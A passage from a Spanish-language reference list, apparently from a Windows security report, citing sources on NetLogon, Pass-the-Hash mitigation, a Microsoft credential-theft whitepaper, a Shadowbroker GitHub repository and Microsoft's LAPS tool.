[18] smallbusiness.chron.com. What Is NetLogon? [en linea]. Disponible en: https://smallbusiness.chron.com/netlogon-77314.html

[19] blog.segu-info.com.ar. ¿Qué es y cómo mitigar Pass-the-Hash (PtH)? [en linea]. Disponible en: https://blog.segu-info.com.ar/2014/07/que-es-y-como-mitigar-pass-hash-pth.html . Publicado en: Julio 2014.

[20] http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C-6ECFB10CB4B9/Mitigating-Pass-the-Hash-Attacks-and-Other-Credential-Theft-Version-2.pdf

[21] github.com. Shadowbroker [en linea]. Disponible en: https://github.com/misterch0c/shadowbroker . Publicado en: Abril 2017.

[22] technet.microsoft.com. Local Administrator Password Solution [en linea]. Disponible en: https://technet.microsoft.com/en-us/mt227395.aspx .